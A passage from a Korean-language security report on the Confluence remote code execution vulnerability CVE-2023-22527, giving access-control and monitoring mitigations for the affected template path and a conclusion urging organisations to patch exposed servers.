2. 템플릿 파일의 외부 노출 제한 및 모니터링 강화


해당 취약점은 템플릿 경로(/template/aui/text-inline.vm)에 직접 접근함으로써 공격이 실행되기 때문에 해당 페이지에 대한 접근 제어를 설정하는 것도 대응 방안이 될 수 있다. 해당 페이지의 경로를 직접 입력하면 접근이 가능하기 때문에 사용자 로그인 이후 템플릿 경로에 접근할 수 있도록 서버 내 설정을 강화할 것을 권고한다. 또한, 조직 내 방화벽, IDS 등 보안 솔루션을 운용하는 경우 취약점이 발생하는 템플릿 경로에 직접 접근하는 행위가 있는지 모니터링해 직접 접근 시도가 있을 경우, 즉시 탐지하고 차단할 수 있도록 로그 기반 탐지 정책을 설정하는 것이 좋다.

3) Atlassian, "CVE-2023-22527 - RCE (Remote Code Execution) Vulnerability In Confluence Data Center and Confluence Server", 2024-01-16, https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html

05 결론

CVE-2023-22527은 Velocity 템플릿에서 사용자 입력에 대한 적절한 검증이 미흡해 공격자가 임의의 OGNL 표현식을 삽입하고 실행할 수 있는 원격 코드 실행 취약점이다. 해당 취약점은 인증이 필요하지 않기 때문에 공격자가 외부에서 별도의 계정 정보 없이 악용할 수 있으며, 이는 시스템 권한 탈취, 데이터 유출, 랜섬웨어 감염 등 심각한 보안 사고로 직결될 수 있다. 특히 이 취약점은 코드 구조 상 템플릿 해석 단계에서 발생하기 때문에 탐지가 어렵고, 공격 난이도는 낮은 반면 파급력은 매우 크다는 점에서 치명적인 위협으로 평가된다. 실제 미국 CISA에서도 '알려진 악용 중인 취약점(Known Exploited Vulnerabilities)' 목록에 포함시켜 국제적으로도 높은 주의가 요구되고 있다.

국내의 경우에도 사이버 위협 인텔리전스 플랫폼인 Criminal IP의 스캐닝 결과에 따르면, 현재 국내에서 운영 중인 Confluence 서버는 총 8,043개이며, 이 중 취약점에 영향을 받는 버전인 8.0.0 버전을 활용 중인 시스템은 1,544개로 확인된다. 이는 전체의 약 19%에 해당하는 수치로 상당수의 시스템이 실제 위협에 노출되어 있음을 보여준다.



▲ 취약점에 영향 받는 국내 Confluence 서버 확인

Confluence는 개발 문서 관리, 사내 위키, 프로젝트 협업 등 조직 내 핵심 지식과 정보를 저장하고 공유하는 플랫폼으로 활용되는 만큼 해당 취약점을 통한 침해는 단순한 시스템 장악을 넘어 기업의 핵심 정보 유출로까지 이어질 수 있다. 이에 따라, Confluence를 자체 인프라에서 운영 중인 조직은 보안 업데이트 적용 여부를 우선적으로 점검하고 취약한 버전을 활용 중일 경우 즉시 보안 패치를 적용하거나 접근 차단 조치를 취해야 한다. 동시에 외부 노출 서버에 대한 취약점 탐지, 접근 제어 정책 강화, 의심 로그에 대한 정기적인 점검 등 전반적인 보안 수준 강화를 위한 대응이 요구된다. 지속적인 모니터링과 기술적 대응 없이는 이러한 고위험 취약점이 언제든 침해사고로 직결될 수 있으며, 최근의 공격 사례와 위협 흐름들을 고려할 때 CVE-2023-22527 취약점은 현재 진행형인 위협으로 간주되어야 한다. 안일한 대응은 곧 공격자의 기회가 되며 선제적인 조치만이 조직의 핵심 자산을 지켜낼 수 있다. 기업들은 이번 사례를 계기로 보안 취약점에 대한 대응 체계를 점검하고, 보다 적극적이고 체계적인 보안 대응에 나서야 할 시점이다.